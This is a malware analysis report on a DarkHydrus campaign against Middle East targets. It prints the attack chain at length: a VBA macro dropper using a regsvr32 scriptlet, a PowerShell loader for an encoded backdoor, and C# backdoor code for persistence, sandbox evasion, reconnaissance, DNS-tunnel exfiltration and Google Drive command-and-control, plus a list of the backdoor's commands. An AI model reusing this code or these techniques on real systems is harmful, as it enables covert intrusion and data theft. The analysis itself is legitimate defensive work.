

# RESEARCH

## 数据驱动安全

### Latest Target Attack of DarkHydruns Group Against Middle East

2019-01-16 By 360威胁情报中心 | 事件追踪


#### Background

360 Threat Intelligence Center captured several lure Excel documents written in Arabic in January 9, 2019. A backdoor dropped by macro in the lure documents can communicate with C2 server through DNS tunnel, as well as Google Drive API.

We confirmed that this is a DarkHydrus Group’s new attack targeting Middle East region. In July 2018, Palo Alto disclosed DarkHydrus Group which showed its special interest to governments in Middle East[1]. Prior to that report, we published detail analysis on malware exploiting CVE-2018-8414 vulnerability (remote code execution in SettingContent-ms), which is believed a work of DarkHydrus[2].

#### Timeline

Timeline of activities of DarkHydrus Group:



Kaspersky named “LazyMeerkat” to this APT group. [4]

## Sample Analysis

## Dropper (Macros)

MD5	5c3f96ade0ea67eef9d25161c64e6f3e
Filename	الفهارس.xlsxm (indexes. xlsxm)
MD5	8dc9f5450402ae799f5f8afd5c0a8352
Filename	الاطلاع.xlsxm (viewing. xlsxm)

This malware is a lure Excel document with name 'الفهارس.xlsxm'. When it is opened, embedded VBA macro is triggered to run. That macro drops 12-B-366.txt to '%TEMP%' directory first, then leverages regsvr32.exe to run 12-B-366.txt

```

186 str = str + "3ckik05M+Yp7JMS2o618c3D0e38D1pWygmsmoebhzWV1XxfVQqshKQv3mVo9RbXH99/n/8zMrf5H998382I//1+c/4/F+4Y1a1AHo"
187 str = str + "AAA--"; $byteArray = [System.Convert]::FromBase64String($content); $input = New-Object System.IO.Memory
188 str = str + "Stream(,$byteArray);$output = New-Object System.IO.MemoryStream;$gzipStream = New-Object System.IO."
189 str = str + "Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress);$gzipStream.CopyTo($ou"
190 str = str + "tput);$gzipStream.Close();$input.Close();[byte[]] $byteOutArray = $output.ToArray();[System.IO.File]"
191 str = str + "::.WriteAllBytes("$env:TEMP\OfficeUpdateService.exe",$byteOutArray); iex "$env:TEMP\OfficeUpdateService"
192 str = str + ".exe";
193
194 Set-Object $shell = CreateObject("WScript.Shell")
195 temp_dir = $shell.ExpandEnvironmentStrings("%TEMP%")
196 ps_file_dir = temp_dir + "\WINDOWSTEMP.ps1"
197
198 Set objFileToWrite = CreateObject("Scripting.FileSystemObject").OpenTextFile(ps_file_dir, 2, True)
199 objFileToWrite.WriteLine(str)
200 objFileToWrite.Close
201 Set objFileToWrite = Nothing
202 Dim powershell_command As String
203 powershell_command = "powershell.exe -noexit -exec bypass -File " + ps_file_dir
204 powershell_command = Replace(powershell_command, "\", "\\")
205 Dim sct_file As String
206 sct_file = "<?XML version='1.0'>" + vbCRLF
207 sct_file = sct_file + "<scriptlet>" + vbCRLF
208 sct_file = sct_file + "<registration>" + vbCRLF
209 sct_file = sct_file + "progid = ""Poc"" + vbCRLF
210 sct_file = sct_file + "classid=""{F0001111-0000-0000-0000-0000FEEDACDC}"" >" + vbCRLF
211 sct_file = sct_file + "<script language=""JScript"">" + vbCRLF
212 sct_file = sct_file + "<![CDATA[ var r = new ActiveXObject(""WScript.Shell"").Run("" " + powershell_command + """,0,true); ]]" + vbCRLF
213 sct_file = sct_file + "</script>" + vbCRLF
214 sct_file = sct_file + "</registration>" + vbCRLF
215 sct_file = sct_file + "</scriptlet>" + vbCRLF
216 Dim sct_file_path As String
217 sct_file_path = temp_dir + "\12-B-366.txt"
218 Set objFileToWrite = CreateObject("Scripting.FileSystemObject").OpenTextFile(sct_file_path, 2, True)
219 objFileToWrite.WriteLine(sct_file)
220 objFileToWrite.Close
221 Set objFileToWrite = Nothing
222
223 sct_file_path = Replace(sct_file_path, "\", "\\")
224 Dim final_command As String
225 final_command = "regsvr32.exe /s /n /u /i: " + sct_file_path + " scrobj.dll"
226 Call Shell(final_command, vbHide)
227
228 End Sub
229 Private Sub Workbook_Open()
230
231 New_Macro
232
233 End Sub

```

12-B-366.txt is a HTA (HTML application) file, which will drop a PowerShell script to %TEMP%\WINDOWSTEMP.ps1

```

1 <?XML version='1.0'>
2 <scriptlet>
3 <registration
4 progid = "Poc"
5 classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6 <script language=""JScript"">
7 <![CDATA[ var r = new ActiveXObject(""WScript.Shell"").Run("powershell.exe -noexit -exec bypass -File C:\Users\Debugger\AppData\Local\Temp\WINDOWSTEMP.ps1",0,true); ]]"
8 </script>
9 </registration>
10 </scriptlet>

```

Finally, the PowerShell script drops %TEMP%\OfficeUpdateService.exe for execution by extracting Based64-encoded content.



```


$contenr = "H4sIAAAAAAAE1O1C3gbx3U7ALVx2ctQAtO1RqH5prhvkR5B9myRFGSRVtU19Bhg05EAhLxLlUAB/ adqu47QOUjv9NIs0Tms7bpI2L
+eLc5NBz7fk3rnpb/Py17wbqMbr98at2mb50a65a2nz07wkkFCXp/ZnvfgW2TnnZs6cc+bMmToZ3nPHVBLjxDCl++vK038VMjPVVHzP74Rpv/OCpeChx
+2UeVZ9Hj3RkGyK1j7uZz5o51833y1lr1pazqfyU72/cNpbqM6w00B3CjYpVv0013pnhvG/bmuK03Zdf1ugg3ULkK1K3fvcvIEnh
+77TH46qFuJyH0MS/45Fm1er5v8bz/00P4bPjHpdwzCP1j3c34796fE3D027y8/z5XWV/Bpte+455013z29W2Ll13y751uyypp8Lm7Nk1Rag62PzF11HdIc1bws2br33x622zPz/0gf
+4dFTx17L2Q1kHcL40589vva3d3ZP01GAL11H6h6RdbLkLQ3vQe7M55shSp1XmvoQ0yepHnTcTbnel8v0K05fupgBz2rIGLpXkheaQ0g1Vag8kzV1nT5XQdqJRWGtb08R2TYf10o6TRugb6mCLKcTO917a0Aw
+voQ0hKMP5sv1zBNoq0U0BqC2p9e0j3q9kRkLaerCYQ0Q8X5th8NvX22X2/0M9j3of+k6p+dM8R6MChsQJq4b
+uKe84kqM8b1TRZGZ7chv/DC03J9g3h75S59m1TRN70k0nXzboVXC2QjaeK0Lg1LrNsdYd1ov5v1112Fm12BwXV1ncyq1166Pvz7c7rncE1Z8h0v0uH0F8XhA9a2kous0hQYbVhvaSF1feMj875WU03ZuDP6EEFyr
+0M0k2EK02XXM3U0B7hZkW7hx93C2VZ553yz1c1ct5w9F80D1Fr1gdpT59z2kCjD1H2C8h607QRLus9dew0H1CVKsv17qEakk7FX1s097VadpMntjv3MkBM6yr33FxB8XZfVly8T1B2pKjRzmpj3H7D6V82beR
+vrKEB1Hvhhrc80K3HG1fERK21t4z2e2K1s9y4F5/RMTAy/3ouF1RcyyplRLR8XECGa0kG1y4VbbgYEL/AA0Hm5QdM1Zw1G7QDnsQNsKaewt9E1K19UWzdt1BpDnGttBtJNV1XKHQdwmabAgR1atx1mW7A
+Qd4Kgh7Q7k35hZKHU/Za08grK1G43x0vXm4Y288NhdKzEAZ7ErDx/C1shGfBx0ak9u6j3G65h1A0054H
+!m2u0q3k181zr1cnv1vpt3vaxx0PTaQ0522K0czzZU1Suw8v0839c5n5qWw11cY8ypjMLH8FBjK57NbaEQZTAaanLpK1V12rDdsBuls1377mznP66qumPFFDrbYar73W1aEsv1m6g916/WX5C
+!Au1cDZp3440T5+2Bk4c8e7g8v9P4K85898K14242z5Hdtp40c48kxh3h
+!nH8k0z31135X0U0cTtmb4dgp7Vyz2mWf/foop7m28B0z3j1D8ch8Qh4yK50nognH0X1Lb31PkKwKvYcc995643M151T64T07k0kDhQhAeKuZjy2BP1H/hf7kafzEV4V80Idyw
+!D8E9Q02H5YMKAL4y1815kz25z29D7CZ4EzyeC1xp7JLzTH2HBJPKQm15N140Tzsn6n8z2823k1m15gm/UB50VC46DK1hTAVgDugzFoRy7gzt
+v92z2d5807y9Q03F0X6z9y7mAv189tcbv46361211vTfou/ulpsY92F04H3819DMH/2rmpv51H8n0290AQ673R51Sfz2F/0VdqC0ahPqFk15ZV8Qe3y3IRPLRRfrsVh9bE80qqx34PK5U0xJ
+v92z2d5807y9Q03F0X6z9y7mAv189tcbv46361211vTfou/ulpsY92F04H3819DMH/2rmpv51H8n0290AQ673R51Sfz2F/0VdqC0ahPqFk15ZV8Qe3y3IRPLRRfrsVh9bE80qqx34PK5U0xJ
+CGD1T1CHE7pph1dF1vA18LrUL7V0VYK1T1CRy35gpFbWfBqapT1G4kvbvdx/1F6Rf4j5V1R1H1St34hCBM01CqgCk8yFuuH3q7E9F1alnx65fj/p3hrt8Vc85jph50REBPMn6R8U1m0MghCnaD1QVMPDUTJ08
+KN2P3A03YcmuJ38c8b02yLHf4FuzNQ3d8bb8Jnhdq6wZJHA77dBF03JA/TbFpyvKkM8KRM/w1CCGCK0N0X/3q1E1KsM3kbtzBo1HSPv94R1P4Rg/v256h2UBz2183/F80p6Z4m5
+!Hxcl1a8DA6Ixq8m6gumcULv2nQ1EdqH756g/h5r0bj011THc4K0y3srZw1oE4J11a97WpARcFrgLQJc8m55jXm5KfEdgV6q1eLPRGAJR1fts53GjsaDEf9H7j1+eNga1z/FB0w11B7hZF
+!Q2P1oq4fC11aPfdU7g89n46f8FxyGaw1i+qCp3pvK82FGVAVgarRBW6sK4X3stpvAdKaJ11a8nHf12/FDE1Y5tmignry/
+!jvoo1n5D5PqazUN1z1FK5x7Cm4M3T1PpGhHWRk8K0L1L1WpFk0TQRHq0z1jdnIdG10m2U6e7K4kC4SIREFRntG052779753VdaE/map2sc7MyM2vVr12cyq47YmbWEE3K4V6eqmPyFuVc1Lnr8
+h343z121h5f1dK260rK30815X11CZUL1antX31W/23E3e38WmW8B88B7N3v4v4sm//P3z/wdH/G8u8/B0m/1cb701z
+!E5c5MTH9j3s9Dpc54Tcmn1G1L6em1Of44/ZduLzYrQ2103H38YMy1Lx61wmpjzy78fz89711Tg3P4P3fzFD56z0b7jetHegFg4H3ms11jK5McdqVp1b
+!EpyD/5a4E8/n8r39TPV5F3V3VmwDn81mP3Gv1tW008/LctTnk035a3jLmEAF59FnAM357CzW02TE173ff638f612dxi15719K63ENSZ5D1Du23e9MBfcd0cVkbjVkn81Xev98PKz1z/Neck
+!pV6Z5116F8v8p8v8zBc1TJXpp8v/82xygR6p60c1R1y0ocMh93H4b08883T2U3v1T6ZA2Q8agThw7f22n44TFBK1/Fb6451rFVQhVtQMUXf4cYuo0/3K
+!uy56691sh3w01Bc3JUSc8EPteC031zFOLUjbeJ4VfIeyz3v04re/gN14Tncds2ttNK2K8Y3McIK8L1ub25187rPp5mWnt2183vBmIH/TK3ysKNP57x61648PhQBMT5ZzfaZnPetNucF6tM47x63Bt+nj1
+!uTmk+6f157y+38Q/uihw9z/
+!q2u3n7u72x44MLC4tqax9XdzY6h28M1JFv181aeazm1v0245t263CP8mzP29aU505Lm1umfym411Wuky8p2CDHza11m63U15me1TRUJp87m52kDrV7A7fUqkx5YAzrR658vooon
+!m130Q32517zvcVp2F7eUthQ0k5pKFNrB64p389q60KvH228kED8a+u5YD22/1zuQns+NYva+P6uqWmU3X116x2vz7P7TqYmK3c1K05M
+!yP7m52608c3D0e30D1wyg5noebhV1Xx5F0vshQv3v09b0h99/r/82P-FH9983821/11c4z/F4Y1a1A0M4m+; $byteArray = [System.Convert]::FromBase64String($contenr); $input =
New-Object System.IO.MemoryStream( $byteArray ) $output = New-Object System.IO.MemoryStream $zipStream = New-Object System.IO.Compression.GzipStream $input; (
[IO.Compression.CompressionMode]::Decompress); $zipStream.CopyTo( $output ); $zipStream.Close(); $input.Close(); [byte[]] $byteoutArray = $output.ToArray(); [System.IO.File]
::WriteAllBytes( "$env:TEMP\OfficeUpdateService.exe", $byteoutArray ); lex "$env:TEMP\OfficeUpdateService.exe"

```

### Backdoor (OfficeUpdateService.exe)

MD5	b108412f1cdc0602d82d3e6b318dc634
Filename	OfficeUpdateService.exe
PDB path	C:\Users\william\Documents\Visual Studio 2015\Projects\DNSProject\DNSProject\obj\Release\DNSProject.pdb

This backdoor is written in C#:



The PDB path has a project name 'DNSProject', which illustrates that the malware may leverage some DNS techniques to achieve its goal.

C:\Users\william\Documents\Visual Studio 2015\Projects\DNSProject\DNSProject\obj\Release\DNSProject.pdb

The backdoor checks if 'st:off' and 'pd:off' is given as paramters. If 'st:off' presents, no persistence entry is added; PDF file is not dropped if 'pd:off' exists. Then it detects existence of virtual machine and sandbox before malicious payload is triggered.



```

3 private static void Main(string[] args)
4 {
5     foreach (string text in args)
6     {
7         if (text.Contains("st:off"))
8         {
9             Program.hasStartup = false;
10        }
11        if (text.Contains("pd:off"))
12        {
13            Program.show_pdf = false;
14        }
15    }
16    if (Program.hasStartup)
17    {
18        Program.startup();
19    }
20    if (Program.sandboxEvasion_controller)
21    {
22        Program.sandboxEvasion();
23    }
24    Program.queryTypesTest(new string[]
25    {
26        "ALL"
27    }, "2", 120);
28    Program.handler();
29 }

```

Annotations in the image:

- Line 18: `Program.startup();` → set startup
- Line 22: `Program.sandboxEvasion();` → detect sandbox, vm and anti-debug
- Line 24-27: `Program.queryTypesTest(new string[] { "ALL" }, "2", 120);` → use nslookup.exe initialize the DNS tunnel
- Line 28: `Program.handler();` → commands dispatch

A registry entry is added for persistence:

```

public static void show_pdf()
{
    try
    {
        string contents = "on error resume next\nDim appdata_path, exe_path\nrset shell = CreateObject(\"WScript.Shell\")\nrappdata_path = shell.ExpandEnvironmentStrings(\"%SYSTEMDRIVE%\n") & \"\\Users\\Public\\Documents\\n\nexe_path = appdata_path + \"\\OfficeUpdateService.exe st:off pd:off\"\n\nWScript.echo exe_path\nrset process = GetObject(\"winmgmts!\\n\nProcess\")\n\nresult = process.Create(exe_path, null, null, processid)\nstring text = Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments) + \"\\OfficeUpdateService.vbs\";\nstring destFileName = Environment.GetFolderPath(Environment.SpecialFolder.CommonDocuments) + \"\\OfficeUpdateService.exe\";\nFile.Copy(Assembly.GetEntryAssembly().Location, destFileName, true);\nRegistry.CurrentUser.OpenSubKey(\"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\", true).SetValue(\"OfficeUpdateService\", \"cscript.exe \" + text + \" \");\nFile.WriteAllText(text, contents);\nConsole.WriteLine(\"Done startup\");\nConsole.ReadKey();\n    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message.ToString());\n    }
}

```

It can drop a PDF file:

```

// Token: 0x06000002 RID: 2 RVA: 0x000020CC File Offset: 0x000002CC
private static void show_pdf_function()
{
    try
    {
        string text = Environment.GetEnvironmentVariable("TEMP") + "\\doc.pdf";
        File.WriteAllBytes(text, Convert.FromBase64String(Program.pdf_content));
        Process.Start(text);
    }
    catch
    {
    }
}

```

Codes of virtual machine detection, sandbox detection and anti-debug are following,



```

1683     private static void sendBoxEvasion()
1684     {
1685         uint num = 2900000000u;
1686         int num2 = 1;
1687         using (IEnumerator enumerator = new ArrayList
1688         {
1689             "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%BOX%'\"",
1690             "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%bochs%'\"",
1691             "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%qemu%'\"",
1692             "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VirtualBox%'\"",
1693             "gwmi -query \"select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VM%'\"",
1694             "gwmi -query \"Select * from win32_BIOS where Manufacturer LIKE '%XEN%'\"",
1695         }).GetEnumerator())
1696         {
1697             while (enumerator.MoveNext())
1698             {
1699                 if (Program.powerShell((string)enumerator.Current, false, false).Length > 1)
1700                 {
1701                     Environment.Exit(1);
1702                 }
1703             }
1704         }
1705         if (Regex.Match(Program.powerShell("gwmi win32_computersystem", false, false), "VMware").Success)
1706         {
1707             Environment.Exit(0);
1708         }
1709         string text = "gwmi -query \"Select TotalPhysicalMemory from Win32_ComputerSystem\"";
1710         text = Regex.Match(text, "TotalPhysicalMemory : (\\d+)").Groups[1].Value.ToString();
1711         if ((ulong)num > (ulong)((long)Convert.ToInt32(text)))
1712         {
1713             Environment.Exit(1);
1714         }
1715         string text2 = Program.powerShell("gwmi -Class win32_Processor | select NumberOfCores", false, false);
1716         text2 = Regex.Match(text2, "(\\d+)").Groups[1].Value.ToString();
1717         if (num2 > (int)Convert.ToInt16(text2))
1718         {
1719             Environment.Exit(1);
1720         }
1721         string input = Program.powerShell("Get-Process | select Company", false, false);
1722         foreach (object obj in new ArrayList
1723         {
1724             "Wireshark",
1725             "Sysinternals"
1726         })
1727         {
1728             string pattern = (string)obj;
1729             if (Regex.Match(input, pattern).Success)
1730             {
1731                 Environment.Exit(1);
1732             }
1733         }
1734         if (Debugger.IsAttached)
1735         {
1736             Environment.Exit(1);
1737         }
1738     }

```

Next, the backdoor will collect host name

```

1135     // Token: 0x0600000C RID: 12 RVA: 0x00004138 File Offset: 0x00002338
1136     private static string myInfo()
1137     {
1138         string text = "";
1139         foreach (IPAddress ipaddress in Dns.GetHostEntry(Dns.GetHostName()).AddressList)
1140         {
1141             if (ipaddress.AddressFamily.ToString() == "InterNetwork")
1142             {
1143                 text = ipaddress.ToString();
1144                 break;
1145             }
1146         }
1147         string text2 = Program.powerShell("(wmic computersystem get domain)[2]", false, false).Trim();
1148         string userName = Environment.UserName;
1149         string hostName = Dns.GetHostName();
1150         string text3 = Program.isAdmin();
1151         return string.Concat(new string[]
1152         {
1153             text,
1154             "|",
1155             hostName,
1156             "|",
1157             text2,
1158             "|",
1159             userName,
1160             "|",
1161             text3,
1162             "|",
1163             (Program.hasGarbage ? "1" : "0").ToString(),
1164             "|",
1165             (Program.hasStartup ? "1" : "0").ToString(),
1166             "|",
1167             (Program.hibridMode ? "1" : "0").ToString(),
1168             "|",
1169             Program.sleep.ToString(),
1170             "|",
1171             Program.jitter.ToString(),
1172             "|cs"
1173         });
1174     }

```



```

3 private static string isAdmin()
4 {
5     string userName = Environment.UserName;
6     string result = "00";
7     string text = Program.powerShell("net localgroup Administrators", false, false);
8     string text2 = Program.powerShell("net group 'domain admins'", false, false);
9     if (text.Contains(userName))
10    {
11        result = "10";
12    }
13    else if (text2.Contains(userName))
14    {
15        result = "01";
16    }
17    return result;
18 }

```

The backdoor will send collected information to C2 server through DNS tunnel. queryTypesTest function is created for DNS tunnel communication.

```

768 for (;;)
769 {
770     int num4 = random.Next(Program.min_query_size, Program.max_query_size);
771     num2 = 1;
772     if (num + Program.max_query_size >= data.Length - 1)
773     {
774         num2 = 0;
775         num4 = data.Length;
776         num4 -= num;
777         flag = true;
778     }
779     string numbers = data.Substring(num, num4);
780     num += num4;
781     string text6 = Program.sep[random.Next(0, Program.sep.Length)];
782     string query = string.Concat(new string[]
783     {
784         Program.request_types[3],
785         Program.comm_model,
786         Program.number_to_word(Program.ID),
787         Program.number_to_word(Convert.ToInt32(JobID).ToString("000")),
788         Program.number_to_word(num.ToString()),
789         Program.number_to_word(num2.ToString()),
790         text6,
791         Program.number_to_word(numbers)
792     });
793     bool flag2 = false;
794     do
795     {
796         string text7 = Program.query(query, Program.mode, false, Program.hibridNode);
797         if (text7.Equals("cancel"))
798         {
799             goto Block_11;
800         }
801         if (Regex.Match(text7, "download.windowsupdate.com").Success && !Program.mode.ToLower().Equals("a"))
802         {
803             flag2 = true;
804         }
805         else if ((Program.mode.ToLower().Equals("a") || Program.mode.ToLower().Equals("ac")) && Regex.Match(text7, "205.185.216.\\d+").Success)
806         {
807             flag2 = true;
808         }
809         else if (Program.mode.ToLower().Equals("aaaa") && Regex.Match(text7, "2600:1417:3::5f64:aa31").Success)
810         {
811             flag2 = true;
812         }
813         if (Debugger.IsAttached)
814         {
815             flag2 = false;
816         }
817     }
818     while (!flag2);

```

Then, the backdoor tries to retrieve commands from C2 server via DNS tunnel, then through HTTP if failed.

```

63 private static void handler()
64 {
65     for (;;)
66     {
67         Program.<c__DisplayClass52_1 CS$<>8_locals1 = new Program.<c__DisplayClass52_1();
68         Random random = new Random();
69         string text = "";
70         for (int i = 0; i <= 4; i++)
71         {
72             text += ((char)random.Next(97, 122)).ToString();
73         }
74         Program.setSleep(Program.waitForUnlock);
75         string text2 = string.Empty;
76         if (Program.x_mode)
77         {
78             try
79             {
80                 Program.gat();
81                 if (Program.f_id == string.Empty)
82                 {
83                     Program.f_id = Program.gd_uu(Program.number_to_word(Program.process_id) + "." + Program.domain, Program.process_id + ".txt");
84                     Program.modification_time = Program.gdmd_t(Program.f_id);
85                 }
86                 if (Program.update_f_id == string.Empty)
87                 {
88                     Program.update_f_id = Program.gd_uu(Program.process_id, Program.process_id + "-U.txt");
89                 }
90                 if (Program.f_id.Equals("ERROR") || Program.update_f_id.Equals("ERROR"))
91                 {
92                     Program.gdr(Program.f_id);
93                     Program.gdr(Program.update_f_id);
94                     Program.f_id = string.Empty;
95                     Program.update_f_id = string.Empty;
96                     Program.x_mode_error++;
97                     Program.setSleep(Program.waitForUnlock);
98                     if (Program.x_mode_error > 10)
99                     {
100                        Program.x_mode_error = 0;
101                        Program.x_mode = false;
102                    }
103                    continue;
104                }
105                string text3 = Program.gdmd_t(Program.f_id);
106                string text4 = string.Empty;
107                if (text3.Equals(Program.modification_time))
108                {
109                    string text5 = Program.sep[random.Next(0, Program.sep.Length)];
110                    text4 = Program.gd_uu(string.Concat(new string[]
111                    {
112                        Program.request_types[1],
113                        Program.number_to_word(Program.ID),
114                        Program.comm_model,
115                        text,
116                        ".",
117                        Program.domain

```

After C2 commands is retrieved successfully, commands are dispatched by taskHandler.



```
206     }
207     string command = Program.gettingJob(CS$<>8__locals1.jobID.Trim());
208     if (command.Equals("cancel"))
209     {
210         continue;
211     }
212     command = command.Trim();
213     try
214     {
215         command = Program.word_to_number(command);
216         command = Program.removeGarbage(command);
217     }
218     catch (Exception ex)
219     {
220         Console.WriteLine(ex.Message.ToString());
221         continue;
222     }
223     if (command.Equals(Program.falseString))
224     {
225         Program.splitting("Can't ungarbage.", true, CS$<>8__locals1.jobID);
226         continue;
227     }
228     try
229     {
230         Thread thread = new Thread(delegate()
231         {
232             Program.taskHandler(command, CS$<>8__locals1.jobID);
233         });
234         thread.Name = CS$<>8__locals1.jobID;
235         thread.Start();
236         Program.threadsList.Add(thread);
237         continue;
238     }
```

Screenshot of a part of C2 commands

```
251 private static void taskHandler(string command, string jobID)
252 {
253     try
254     {
255         if (Regex.Match(command, ".*kill.*", Success))
256         {
257             string value = command.Split(new string[]
258             {
259                 "\n",
260                 "\r",
261                 "\t",
262             }, StringSplitOptions.None)[1];
263             foreach (object obj in Program.threadsList)
264             {
265                 Thread thread = (Thread)obj;
266                 if (thread.Name.Equals(value))
267                 {
268                     thread.Abort();
269                     Program.threadsList.Remove(thread);
270                     Program.splitting("Thread has been killed.", true, jobID);
271                     Program.splitting("Can't find thread ID.", true, jobID);
272                     return;
273                 }
274             }
275             Program.splitting("Can't find thread ID.", true, jobID);
276         }
277         if (Regex.Match(command, ".*filedownload.*", Success))
278         {
279             string path = command.Split(new string[]
280             {
281                 "\n",
282                 "\r",
283             }, StringSplitOptions.None)[1];
284             try
285             {
286                 Program.splitting(UrlConverter.ToString(File.ReadAllBytes(path)).Replace("-", string.Empty), false, jobID);
287                 Program.threadsList.Remove(Thread.CurrentThread);
288             }
289             catch (Exception ex)
290             {
291                 Program.splitting(ex.Message.ToString(), true, jobID);
292                 Program.threadsList.Remove(Thread.CurrentThread);
293             }
294             return;
295         }
296         if (Regex.Match(command, ".*importmodule.*", Success))
297         {
298             if (Program.powerShell(command, true, true).Equals(Program.falseString))
299             {
300                 Program.splitting("Syntax error in imported module. Role back.", true, jobID);
301                 Program.threadsList.Remove(Thread.CurrentThread);
302                 return;
303             }
304             command = command.Replace(".*", "");
305         }
306     }
```

“^\\\$x\_mode” command sets file server address which is sent in DNS tunnel.



```

else if (Regex.Match(command, "^\\$x_mode").Success)
{
    command = command.Trim();
    string[] array = command.Split(new string[]
    {
        "\r\n",
        "\r",
        "\n"
    }, StringSplitOptions.RemoveEmptyEntries);
    if (array[1] == "OFF")
    {
        Program.x_mode = false;
        Program.splitting("XMODE=OFF", true, jobID);
        return;
    }
    Program.gdu = array[1];
    Program.gduu = array[2];
    Program.gdo2t = array[3];
    Program.client_id = array[4];
    Program.cs = array[5];
    Program.r_t = array[6];
    Program.gdue = array[7];
    Program.x_mode = true;
    Program.mode = "TXT";
    return;
}

```

设置RAT通信服务器

One file server is Google Drive

https://www.googleapis.com/upload/drive/v3/files/" + file\_id + "?"

supportsTeamDrive=true&uploadType=resumable&fields=kind,id,name,mimeType,parents

```

webClient webClient = new WebClient();
string address = string.Empty;
byte[] bytes = Encoding.UTF8.GetBytes(content);
webClient.Headers["Authorization"] = "Bearer " + Program.ac_t;
webClient.Headers[HttpRequestHeader.ContentType] = "application/json";
byte[] bytes2 = Encoding.UTF8.GetBytes("{\"id\": \"\"}");
webClient.UploadData("https://www.googleapis.com/upload/drive/v3/files/" + file_id + "?supportsTeamDrive=true&uploadType=resumable&fields=kind,id,name,mimeType,parents", "Patch", bytes2);
address = webClient.ResponseHeaders["Location"];
byte[] bytes3 = webClient.UploadData(address, bytes);
result = Regex.Match(Encoding.UTF8.GetString(bytes3), "\\id\":(.*?)").Groups[1].Value.Trim().Replace("\\", "").Replace(", ", "");
}
catch (Exception)
{
    result = "ERROR";
}

```

All command lists are following:

Command	Feature
^kill	Kill thread or process
^\\\$fileDownload	Download file
^\\\$importModule	Import module
^\\\$x_mode	In x_mode, configure C2 address, then send RAT data to C2 by HTTP protocol
^\\\$ClearModules	Remove module
^\\\$fileUpload	Upload file
^testmode	Test module
^showconfig	Show configuration







- ipconfig.exe (3836) "C:\Windows\system32\ipconfig.exe" /flushdns
- o powershell.exe (3868) "powershell.exe" -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=TXT ajqmjc.akamaiedge.live
  - nslookup.exe (2852) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=TXT ajqmjc.akamaiedge.live
- o powershell.exe (3900) "powershell.exe" -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
  - ipconfig.exe (3952) "C:\Windows\system32\ipconfig.exe" /flushdns
- o powershell.exe (1364) "powershell.exe" -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=SOA bjpc.edgekey.live
  - nslookup.exe (3588) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=SOA bjpc.edgekey.live
- o powershell.exe (3976) "powershell.exe" -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
  - ipconfig.exe (2836) "C:\Windows\system32\ipconfig.exe" /flushdns
- o powershell.exe (3104) "powershell.exe" -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=MX bjpc.akamaized.live
  - nslookup.exe (836) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=MX bjpc.akamaized.live
- o powershell.exe (1492) "powershell.exe" -WindowStyle Hidden -exec bypass -command ipconfig /flushdns
  - ipconfig.exe (1684) "C:\Windows\system32\ipconfig.exe" /flushdns
- o powershell.exe (3196) "powershell.exe" -WindowStyle Hidden -exec bypass -command nslookup.exe -timeout=10 -q=CNAME bjpc.akdns.live
  - nslookup.exe (3648) "C:\Windows\system32\nslookup.exe" -timeout=10 -q=CNAME bjpc.akdns.live
